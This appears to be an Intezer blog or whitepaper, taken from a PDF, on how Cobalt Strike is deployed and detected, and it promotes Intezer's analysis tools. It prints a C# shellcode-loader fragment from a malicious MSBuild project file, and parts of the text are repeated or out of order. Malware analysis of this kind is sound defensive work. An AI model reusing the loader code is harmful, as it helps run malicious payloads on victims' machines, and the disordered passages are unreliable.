This can be difficult to detect, as there are multiple degrees of separation before the Cobalt Strike payload is executed. Detection first requires dynamic analysis in order to reach the Cobalt Strike stage. When this stage is reached, the best ways to detect the running Cobalt Strike code are through static signatures or genetic code analysis.

When it comes to static signatures, it can be difficult to isolate the exact area in-memory that you should run the signatures over. One way this can be achieved is running the file through debugging tools and manually dumping memory to perform signature analysis. This can be extremely time consuming and requires a high degree of technical knowledge. Another possible way is to use a sandbox and download memory dumps from a finished

analysis in order to run static analysis tools. This requires slightly less technical knowledge but it still can be time consuming. We suggest taking the suspicious document and uploading it to Intezer Analyze to find out if Cobalt Strike is hidden in-memory.




Intezer Analyze result for Cobalt Strike payload

How to Detect Supply Chain Attacks

One of the biggest cybersecurity stories of 2020 was the SolarWinds supply chain attack that compromised high-profile entities around the world. This attack was done by an APT group known as NOBELIUM (UNC2452) leveraging the “Orion” business software to distribute malware to private and public organizations. Among the deployed malware was a Cobalt Strike loader dubbed TEARDROP by FireEye. The variant was named Raindrop by Symantec. The TEARDROP dropper is a memory-only DLL that runs as a service spawning a thread that pulls the Cobalt Strike payload from a fake JPG file.

The Raindrop variant is built from a modified version of 7-ZIP source code. It uses a different custom packer than TEARDROP, also leveraging steganography to locate the start of the encoded payload. Once the encoded payload has been located, it extracts, decrypts, and decompresses the data to be executed as shellcode.

It can often be difficult to detect if your organization has been the victim of a supply chain attack. It can be especially hard to collect forensic evidence for an attack when it could be mixed in with the code of legitimate and large files. Due to the nature of supply chain attacks, there are often a large number of machines in an organization infected at one time. An action you can take is to run Intezer’s live endpoint scanner across all machines in the organization. This will give you immediate visibility over all running code and quickly identify infected machines by detecting any traces of malicious code found in-memory. An example of a machine with Raindrop loading Cobalt Strike is shown in the endpoint scan below.



Intezer Analyze endpoint scan result for Raindrop loading and executing a fileless Cobalt Strike payload

Living off the Land (LotL) Detection

Living off the Land (LotL) is the attack process of using legitimate and signed tools, usually provided within the operating system, to execute malware. This is a powerful tactic as it can result in unauthorized code being executed within the memory space of a trusted process, evading malware defenses by flying under the radar. This type of tactic also makes incident response difficult, since analysts can't just filter out known legitimate processes during triage. All processes must be inspected in order to find that one *needle in the haystack*.

One popular tool used for LotL operations is the Microsoft.NET framework utility called MSBuild. MSBuild is the build platform used for Microsoft and Visual Studio. Visual Studio relies on MSBuild to build projects for testing and releases. Attackers are able to pass MSBuild.exe, a project (.proj) file, to build and execute. The payload, usually shellcode, is injected into another process. This attack is effective for attackers as many sandboxing solutions are not able to handle project files and struggle with fileless malware. This technique was observed by Cisco Talos researchers in 2020 to deploy Cobalt Strike.


```
jbB5on2Lc3mg+aLxpG66p103poPbVFtSW1ZbU8rZe2GrvXYq0ctWNdrb82iD2CKG20thXaW7HaBG2qNl3bVztQO0Q7QjtGO0E7BUTM0a7QRuta6Ri+C5unqNQrS2a5rgvrgbz4//WQ+
byte[] ShellCode_gzip = Convert.FromBase64String(ShellCode_B64);
byte[] ShellCode_c = Decompress(ShellCode_gzip);
shellcodeProcessHandle = exec_shellcode(ShellCode_c);
WaitForSingleObject(shellcodeProcessHandle, 0xFFFFFFFF);
return true;
}

static string Decrypt(byte[] cipherText, byte[] Key, byte[] IV) {
string plaintext = null;
using(AesManaged aes = new AesManaged()) {
ICryptoTransform decryptor = aes.CreateDecryptor(Key, IV);
using(MemoryStream ms = new MemoryStream(cipherText)) {
    using(CryptoStream cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read)) {
      using(StreamReader reader = new StreamReader(cs))
      plaintext = reader.ReadToEnd();
    }
  }
}
return plaintext;
}

static byte[] Decompress(byte[] data)
{
  using (var compressedStream = new MemoryStream(data))
  using (var zipStream = new GZipStream(compressedStream, CompressionMode.Decompress))
  using (var resultStream = new MemoryStream())
  {
    zipStream.CopyTo(resultStream);
    return resultStream.ToArray();
  }
}

private static IntPtr exec_shellcode(byte[] shellcode)
{
  UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
  IntPtr hThread = IntPtr.Zero;
  UInt32 threadId = 0;
  IntPtr pinfo = IntPtr.Zero;
  hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
  return hThread;
}
```

Project file code

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.


More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

OneDrive URLs sent to victims

Using cloud storage links to deliver malicious files is a well-known strategy. It leverages the good reputation of cloud provider domains such as Microsoft, Amazon, and Google to bypass domain reputation-based security controls. This link delivers an Excel file pretending to be an Apple Store invoice requesting the target “enable content to view receipt.”




Spreadsheet lure masquerading as an Apple Store receipt

Upon enablement of macros, the spreadsheet will fetch and execute the payload in-memory.

This can be difficult to detect, as there are multiple degrees of separation before the Cobalt Strike payload is executed. Detection first requires dynamic analysis in order to reach the Cobalt Strike stage. When this stage is reached, the best ways to detect the running Cobalt Strike code are through static signatures or genetic code analysis.

When it comes to static signatures, it can be difficult to isolate the exact area in-memory that you should run the signatures over. One way this can be achieved is running the file through debugging tools and manually dumping memory to perform signature analysis. This can be extremely time consuming and requires a high degree of technical knowledge. Another possible way is to use a sandbox and download memory dumps from a finished

analysis in order to run static analysis tools. This requires slightly less technical knowledge but it still can be time consuming. We suggest taking the suspicious document and uploading it to Intezer Analyze to find out if Cobalt Strike is hidden in-memory.



